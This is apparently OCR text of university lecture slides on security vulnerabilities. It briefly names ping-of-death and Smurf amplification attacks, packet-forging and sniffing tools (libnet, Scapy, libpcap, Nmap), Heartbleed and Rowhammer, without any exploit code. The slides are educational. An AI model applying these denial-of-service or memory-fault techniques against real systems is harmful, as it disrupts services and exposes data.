
Security Vulnerabilities 2

The devil is in the details

Network Protocols Vulnerabilities


Ping of death




Windows
A fatal exception 0E has occured at F0AD:42494C4C
the current application will be terminated.
* Press any key to terminate the current application.
* Press CTRL+ALT+DELETE again to restart your computer.
You will lose any unsaved information in all applications.
Press any key to continue

SMURF (amplification attack)

broadcast ping with spoofed source




Windows
A fatal exception 0E has occured at F0AD:42494C4C
the current application will be terminated.
* Press any key to terminate the current application.
* Press CTRL+ALT+DELETE again to restart your computer.
You will lose any unsaved information in all applications.
Press any key to continue

Networking Libraries and Tools

Libpcap

- Sniff traffic

Libnet

- Forge and inject traffic


Scapy

- Python library to do everything


Nmap

Heartbleed (CVE-2014-0160)


HOW THE HEARTBLEED BUG WORKS:




https://xkcd.com/1354




https://xkcd.com/1354




https://xkcd.com/1354



https://xkcd.com/1354





https://xkcd.com/1354





https://xkcd.com/1354

Hardware Vulnerabilities


© 2003 Nigel Tout






core memory shield
Jussi Kliputtinen
2017-03-12
LATTICE


Rowhammer


Rowhammer

RAM is made of rows of cells periodically refreshed.

When the CPU requests a read/write operation on a byte of memory, the data is first transferred to the row-buffer (*discharging*).

After performing the requested operation, the content of the row-buffer is copied back to the original row (*recharging*).

Frequent row activation (discharging and recharging) can cause bit-flips in adjacent memory rows.

